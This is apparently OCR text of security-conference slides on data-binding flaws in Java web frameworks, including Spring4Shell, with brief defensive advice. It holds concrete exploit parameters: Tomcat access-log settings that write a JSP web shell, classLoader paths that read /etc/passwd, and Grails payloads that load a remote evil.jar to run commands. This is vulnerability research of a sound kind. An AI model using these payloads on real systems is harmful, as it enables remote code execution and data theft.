
→ more frameworks have similar risk?

Some interesting findings:

Different Implementations – Grails(Groovy)

recursive in SimpleDataBinder

sample url: ?field1.class.classLoader.URLs[0]=aaa




```
def metaProperty = obj.metaClass.getMetaProperty propName
```


so different from CachedIntrospectionResults

Different Implementations – Micronaut(Java)

http data default convert to json

```
@Post("/person")
@Consumes(MediaType.APPLICATION_FORM_URLENCODED)
public String person(@Body Person person){
    System.out.println(person.toString());
    return "success";
}

// intended Content-Type:application/www-formurlencoded
```



Different Implementations – Play(Scala)

functional programming & limit field mapping


Class with different field number → ObjectMapping with same field number

```
Class1{
  field1
}
```
→ ObjectMapping1 with one field

```
Class2{
  field1
  field2
}
```
→ ObjectMapping2 with two fields

```
Class3{
  field1
  field2
  field3
}
```
→ ObjectMapping3 with three fields

.....



Language Features Affect Security

different frameworks

different implementations

Q: How will different languages affect?

Language Features Affect Security - Groovy

meta programming – more `dynamic` and more `open`

```
class Person {
    // no getter or setter
    private String name;
}
def p = new Person();
// access to private field
p.name = "data";

// another way to access
p[name] = "data";
```

```
classLoader.parent.ucp.path[0]
```

is allowed in Groovy

URLClassPath

private ArrayList<URL> path;

no getter or setter

Language Features Affect Security - Groovy

meta programming – more `fields`

```
class Book {
    String title
}
```

in Spring(Java): title、class

in Grails(Groovy): title、metaClass、metaPropertyValues、propertites...

```
def metaProperty = obj.metaClass.getMetaProperty propName
```

Language Features Affect Security – Node.js

prototype and __proto__

```
class demo {
    constructor(height, width) {
        this.height = height;
        this.width = width;
    }
}
```

Security Restrictions in DataBinding - Spring

the fix for spring(CVE-2010-1622)

```
if (Class.class != beanClass ||                                  // blacklist rule 1
        !"classLoader".equals(pd.getName()) &&                   // blacklist rule 2
        !"protectionDomain".equals(pd.getName()))                // blacklist rule 3
```

Security Restrictions in DataBinding - Spring

the fix for spring(CVE-2022-22965)

```
if ( Class.class == beanClass &&
 !( "name".equals(pd.getName()) ||
   ( pd.getName().endsWith("Name") && String.class == pd.getPropertyType() )
  )){
     // Only allow all name variants of Class properties
     continue;
 }
 if (URL.class == beanClass && "content".equals(pd.getName())) {
     // Only allow URL attribute introspection, not content resolution
     continue;
 }
 if (pd.getWriteMethod() == null && isInvalidReadOnlyPropertyType(pd.getPropertyType())) {
     // Ignore read-only properties such as ClassLoader - no need to bind to those
     continue;
 }
```

Security Restrictions in DataBinding - Play

the restrictions in Play

```
def bind(data: Map[String, String]): Either[Seq[FormError], R] = {
  merge(field1.bind(data)) match {
    case Left(errors) => Left(errors)
    case Right(values) => {
      applyConstraints(apply(
        values(0).asInstanceOf[A1]
      ))}}}
```

ObjectMapping with one field

```
def bind(data: Map[String, String]): Either[Seq[FormError], R] = {
  merge(field1.bind(data), field2.bind(data)) match {
    case Left(errors) => Left(errors)
    case Right(values) => {
      applyConstraints(apply(
        values(0).asInstanceOf[A1],
        values(1).asInstanceOf[A2]
      ))}}}
```

ObjectMapping with two fields

Security Restrictions in DataBinding - Play

the restrictions in Play

Class with different field number → ObjectMapping with corresponding field number

Different ObjectMapping → Different customized `bind` method

DataBinding Vulnerability → Unintended access to dangerous field

ObjectMapping with customized `bind`: without databinding vulnerability

Security Restrictions in DataBinding - Grails

the restrictions in Grails

```
'metaClass' != propName &&
!blackList?.contains(propName) &&
(  !whiteList ||
   whiteList.contains(propName) ||
   whiteList.find { it -> it?.toString()?.startsWith(propName + '.') }
)
```

```
def book = new Book();
bindData(book, params, [include: ['title']]);
// bindData(book, params, [exclude: ['title']]);
Book book1 = new Book();
```

`propName`: http parameters key

`whiteList`: the `include` options in bindData

`blackList`: the `exclude` options in bindData

Bypass Security Restrictions – Spring

bypass `setDisallowedFields` in mass assignment

```
// defense for mass assignment

@InitBinder
public void setAllowedFields(WebDataBinder dataBinder) {
    dataBinder.setDisallowedFields("adminFlag");
}
```

request like this:

```
/createUser?username=hacker01&age=25&adminFlag=1
```

reject

Bypass Security Restrictions – Spring

but how to check disAllowFields?

```
// logic what we need
String[] disallowed = this.getDisallowedFields();
return ( (ObjectUtils.isEmpty(disallowed) || !PatternMatchUtils.simpleMatch(disallowed, field));
```

case insensitive

and in `getPropertyDescriptor`

```
pd = (PropertyDescriptor)this.propertyDescriptors.get(StringUtils.uncapitalize(name));
if (pd == null) {
   pd = (PropertyDescriptor)this.propertyDescriptors.get(StringUtils.capitalize(name));
}
```

uppercase and lowercase of first letter in property name:

World -> world

hello -> Hello

Bypass Security Restrictions – Spring

the poc to bypass

```
/createUser?username=hacker01&age=25&AdminFlag=1
```

↓

checkAllowedFields

↓ is allowed

getPropertyDescriptor

↓ AdminFlag -> adminFlag

bypass!

Bypass Security Restrictions - Grails

bypass the blacklist and whitelist

```
class Book {
    String title
}
```

in Grails: title、metaClass、metaPropertyValues、propertites...

Bypass Security Restrictions - Grails

bypass the blacklist and whitelist

```
class Book {
    String title
}
```

in Grails: title、metaClass、metaPropertyValues、propertites...

for field `title`: metaClass、metaPropertyValues、propertites...

Bypass Security Restrictions - Grails

bypass the blacklist and whitelist

```
class Book {
    String title
}
```

in Grails: title、metaClass、metaPropertyValues、propertites...

for field `title`: metaClass、metaPropertyValues、propertites...


sample: /?title.metaPropertyValues[0].mp.class.classLoader.....

More Interesting Findings in Spring

type conversion with constructor

sample code:

```
class.module.classLoader.URLs[0]=test
```



More Interesting Findings in Spring

type conversion with constructor


1. determineToMethod
2. determineFactoryMethod
3. determineFactoryConstructor

```
Member member = getValidatedMember(targetClass, sourceClass);
.....
else if (member instanceof Constructor) {
   Constructor<?> ctor = (Constructor<?>) member;
   ReflectionUtils.makeAccessible(ctor);
   return ctor.newInstance(source);
}
```

java.net.URL → user defined class → user defined constructor (may dangerous)

More Interesting Findings in Spring

Multipart body parse with unknown RFC



More Interesting Findings in Spring

Multipart body parse with unknown RFC

```
Content-Disposition: form-data; name="file"; filename*="UTF-8'test'%61%2e";  filename="fg.txt";
filename*="%61%2e%74%78%74"

[file content]
```

```
@RequestMapping("/upload")
public String upload(MultipartFile file, HttpServletRequest request){
   String filename = file.getOriginalFilename();
   return filename;
}
```

what's the result

More Interesting Findings in Spring

Multipart body parse with unknown RFC

```
Content-Disposition: form-data; name="file"; filename*="UTF-8'test'%61%2e";  filename="fg.txt";
filename*="%61%2e%74%78%74"

[file content]
```

a.txt

WAF bypass

More Interesting Findings in Spring

Multipart body parse with unknown RFC

```
Content-Disposition: form-data; name="file"; filename*="UTF-8'test'%61%2e"; filename*="%61%2e%74%78%74";
filename="fg.txt";
[file content]
```

a.txt

Exploit

Exploit via Container Manipulation – Tomcat

manipulate classLoader → how to exploit?

classLoader in `fatjar`

classLoader in `war with Tomcat`

what's the difference?

Exploit via Container Manipulation – Tomcat

1. when deploy war in Tomcat, classLoader of application is `WebAppClassLoader`

Exploit via Container Manipulation – Tomcat

1. when deploy war in Tomcat, classLoader of application is `WebAppClassLoader`

2. `WebAppClassLoader` is different from each web container

Exploit via Container Manipulation – Tomcat

1. when deploy war in Tomcat, classLoader of application is `WebAppClassLoader`

2. `WebAppClassLoader` is different from each web container

3. so, manipulate the key attribute for web container

Exploit via Container Manipulation – Tomcat

Arbitrary file read with WebAppClassLoader

```
?class.module.classLoader.resources.context.parent.appBase=/
```

Exploit via Container Manipulation – Tomcat

Arbitrary file read with WebAppClassLoader

```
?class.module.classLoader.resources.context.parent.appBase=/
```

access with passwd

```
http://localhost:8080/etc/passwd
```

↓

return the content of `/etc/passwd`

Exploit via Container Manipulation – Tomcat

RCE with WebAppClassLoader → Access Logging

Access Log Valve: create log files in the specified format, and support lots of configuration attributes

part of attributes:

prefix	suffix	fileDateFormat	pattern
....	....	....	....

Exploit via Container Manipulation – Tomcat

RCE with WebAppClassLoader → Access Logging

suffix → control the file extension

```
class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp
```

pattern → control the file content

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25h+%25l+%25u+%25t+%25r+
%25T+%25b+%25{fg}i.getRuntime().exec(new+String[]{"/bin/bash","-
c",request.getParameter("cmd")})%3b%25{lab}i
```

Exploit via Container Manipulation – Tomcat

RCE with WebAppClassLoader → Access Logging

what is `%25{fg}i` and `%25{lab}i`

```
// %{xxx}i write value of incoming header with name xxx

POST /petclinic/owners/new HTTP/1.1
Host: localhost:8080
fg: <%Runtime
lab: %>
......
```

why use: can't insert `<%` into `pattern` directly

Exploit via Container Manipulation – Tomcat

RCE with WebAppClassLoader → Access Logging

`fileDateFormat` → let log file regenerate

```
// compare `fileDataFormat` and current `dateStamp`
String tsDate = this.fileDateFormatter.format(new Date(systime));
if (!this.dateStamp.equals(tsDate)) {
    // if not equal, then regenerate the log file with `fileDataFormat`
}
```

```
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=.yyyy
```

Exploit via Container Manipulation – Tomcat

RCE with Access Logging → S2-020 in 2014

https://cwiki.apache.org/confluence/display/WW/S2-020: classLoader manipulation

History for **metasploit-framework** / modules / exploits / multi / http / **struts_code_exec_classloader.rb**

Commits on Apr 29, 2014

Add comments
julianvilas committed on Apr 29, 2014

Add CVE-2014-0094 **RCE for Struts 2**
julianvilas committed on Apr 29, 2014

Add CVE-2014-0094 **RCE for Struts 2**
julianvilas committed on Apr 29, 2014

End of commit history for this file

exploit in metasploit
was created at 2014

the same with Spring4Shell

```
'vars_get' => {
  "#{cl_prefix}.resources.context.parent.pipeline.first.directory"      => opts[:directory],
  "#{cl_prefix}.resources.context.parent.pipeline.first.prefix"        => opts[:prefix],
  "#{cl_prefix}.resources.context.parent.pipeline.first.suffix"        => opts[:suffix],
  "#{cl_prefix}.resources.context.parent.pipeline.first.fileDateFormat" => opts[:file_date_format]
}
```

Exploit via Container Manipulation – Tomcat

how Tomcat fix

```
@Deprecated
public WebResourceRoot getResources() {
  // old: return this.resources;
  // new:
  return null;
}
```

break the chain

```
class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp
```

Exploit via Container Manipulation – Tomcat

Description

A Spring MVC or Spring WebFlux application running on JDK 9+ may be vulnerable to remote code execution (RCE) via data binding. The specific exploit requires the application to run on Tomcat as a WAR deployment. If the application is deployed as a Spring Boot executable jar, i.e. the default, it is not vulnerable to the exploit. However, the nature of the vulnerability is more general, and there may be other ways to exploit it.

These are the prerequisites for the exploit:

- JDK 9 or higher
- Apache Tomcat as the Servlet container
- Packaged as WAR
- spring-webmvc or spring-webflux dependency

As of this writing, most of the vulnerable setups were configured to the following dependencies:

- **Spring Framework versions before 5.2.20, 5.3.18, and Java Development Kit (JDK) version 9 or higher**
- **Apache Tomcat**
- **Spring-webmvc or spring-webflux dependency**
- **Using Spring parameter binding that is configured to use a non-basic parameter type, such as Plain Old Java Objects (POJOs)**
- **Deployable, packaged as a web application archive (WAR)**
- **Writable file system such as web apps or ROOT**

Statement

The reporter of this flaw provided a proof-of-concept that relied on Apache Tomcat; it accessed the classloader and changed logging properties to place a web shell in Tomcat's root directory, and was able to call various commands subsequently.

There are several conditions required to achieve this exploit: -Java 9 or newer version -Apache Tomcat as the Servlet container -packaged as WAR file -spring-webmvc or spring-webflux dependency -no protections in place against malicious data bindings (ex: WebDataBinder allow list)

There may be other exploit paths than this, possibly not utilizing Tomcat.

- **利用限制**
  - JDK9 或以上版本系列（存在 module 属性）
  - Spring 框架或衍生的 SpringBoot 等框架，版本小于 v5.3.18 或 v5.2.20（支持参数绑定机制）
  - Spring JavaBean 表单参数绑定需要满足一定条件
  - 以 war 包的形式部署在 Tomcat 容器中，且日志记录功能开启（默认状态）

Exploit via Container Manipulation – Tomcat

Description

A Spring MVC or Spring WebFlux application running on JDK 9+ may be vulnerable to remote code execution (RCE) via data binding. The specific exploit requires the application to run on Tomcat as a WAR deployment. If the application is deployed as a Spring Boot executable jar, i.e. the default, it is not vulnerable to the exploit. However, the nature of the vulnerability is more general, and there may be other ways to exploit it.

These are the prerequisites for the exploit:

As of this writing, most of the vulnerable setups were configured to the following

Actually Not Right

There may be other exploit paths than this, possibly not utilizing Tomcat.

- **利用限制**
  - JDK9 或以上版本系列（存在 module 属性）
  - Spring 框架或衍生的 SpringBoot 等框架，版本小于 v5.3.18 或 v5.2.20（支持参数绑定机制）
  - Spring JavaBean 表单参数绑定需要满足一定条件
  - 以 war 包的形式部署在 Tomcat 容器中，且日志记录功能开启（默认状态）

Exploit via Container Manipulation – Payara/GlassFish

try the same field `resources`

`resources` in Tomcat: org.apache.catalina.webresources.StandardRoot

`resources` in Glassfish/Payara: org.apache.naming.resources.ProxyDirContext

so, what's the difference?

Exploit via Container Manipulation – Payara/GlassFish

ProxyDirContext implements DirContext

```
protectded DirContext dirContext;
protectded String hostName;
protectded String contextName;
protectded String cacheClassName;
protectded ResourceCache cache;
protectded int cacheTTL;
protectded int cacheObjectMaxSize;
...
```

actually is org.apache.naming.resources.WebDirContext

Exploit via Container Manipulation – Payara/GlassFish

org.apache.naming.resources.WebDirContext

```
// in Java introspection: `docBase`
protectded File base;
...
```

the system path

Exploit via Container Manipulation – Payara/GlassFish

org.apache.naming.resources.WebDirContext

```
// in Java introspection: `docBase`
protectded File base;
...
```

set to system path

```
xxx.module.classLoader.resources.docBase=/etc
```

http://localhost:8080/passwd → /etc/passwd

Exploit via Remote Class Loading – Grails(1)

use a charset which don't exists default

```
POST /any HTTP/1.1
Host: grails.fg.com:8080
Content-Length: 7
content-type: application/x-www-form-urlencoded;charset=Evil;

xxx=xxx
```

find the `Evil` charset which doesn't exists default

↓

find the charset in all jar path


Exploit via Remote Class Loading - Grails(1)

set remote jar path to ClassLoader

```
title.metaPropertyValues[0].mp.class.classLoader.parent.ucp.path[1]=jar:http://127.0.0.1:8000/evil.jar!/

title.metaPropertyValues[0].mp.class.classLoader.parent.ucp.urls[0]=jar:http://127.0.0.1:8000/evil.jar!/

title.metaPropertyValues[0].mp.class.classLoader.parent.ucp.lookupCacheURLs[0]=jar:http://127.0.0.1:8000/evil.jar!/
```




language features

Exploit via Remote Class Loading - Grails(1)

core code in class `Evil`

```
public class Evil extends CharsetProvider {
    ......
    public Charset charsetForName(String var1) {
            ......
            Runtime.getRuntime().exec("touch /tmp/grails_succ");
            ......
    }
}
```

SPI mechanism for service lookup



content

evil

Exploit via Remote Class Loading - Grails(1)

set remote jar location to ClassLoader

```
POST /any HTTP/1.1
Host: grails.fg.com:8080
Content-Length: 7
content-type: application/x-www-form-urlencoded;charset=Evil;

xxx=xxx
```

find the `Evil` charset which doesn't exists default

↓

find the charset in all jar path

↓

trigger the Evil class in evil.jar and RCE

Exploit via Remote Class Loading - Grails(2)

For this url

```
jar:http://127.0.0.1:8000/evil.jar!/
```

set protocol like this

```
1. jar:http://127.0.0.1:8000/evil.jar!/
2. jar:evilprotocol://127.0.0.1:8000/evil.jar!/
```

what will happen?

Exploit via Remote Class Loading - Grails(2)

For this url

```
....ucp.path[1]=jar:evilprotocol://127.0.0.1:8000/evil.jar!/
```

1.no macthed protocol handler for `evilprotocol`

2.generate a new `clsName`: "sun.net.www.protocol." + "evilprotocol" + ".Handler"

3.Class.forName(clsName) -> ClassNotFoundException -> getSystemClassLoader().loadClass()

4.find with `http` > original (slot_4) = "http://127.0.0.1:8000/evil.jar!/org/springframework/boot/loader/evilprotocol/Handler.class"

Exploit via Remote Class Loading - Grails(2)

For this url

```
....ucp.path[1]=jar:evilprotocol://127.0.0.1:8000/evil.jar!/
```

1.no macthed protocol handler for `evilprotocol`

2.generate a new `clsName`: "sun.net.www.protocol." + "evilprotocol" + ".Handler"

RCE without charset

3.Class.forName(clsName) -> ClassNotFoundException

4.find with `http` > original (slot_4) = "http://127.0.0.1:8000/evil.jar!/org/springframework/boot/loader/evilprotocol/Handler.class"

Defense & Takeaways

Discussion

what these vulnerabilities have in common?

Open: accept data from arbitrary user

Dynamic: dynamic features of programming languages

Deserialization: from byte stream to object

"ODD"[1] vulnerability

From "deserialization", but not only "deserialization"

[1]: The concept was introduced by Tao Wei, VP of Ant Group.

Approaches to Defense

for developers:

1. prefer white list to black list → open

fix for Spring CVE-2010-1622 ❌


fix for Spring CVE-20222-22965 ✅

Approaches to Defense

for developers:

1. prefer white list to black list ⟶ open

2. be careful with programming language features, they may betray you ⟶ dynamic



classLoader.parent.ucp.path[0] in Groovy

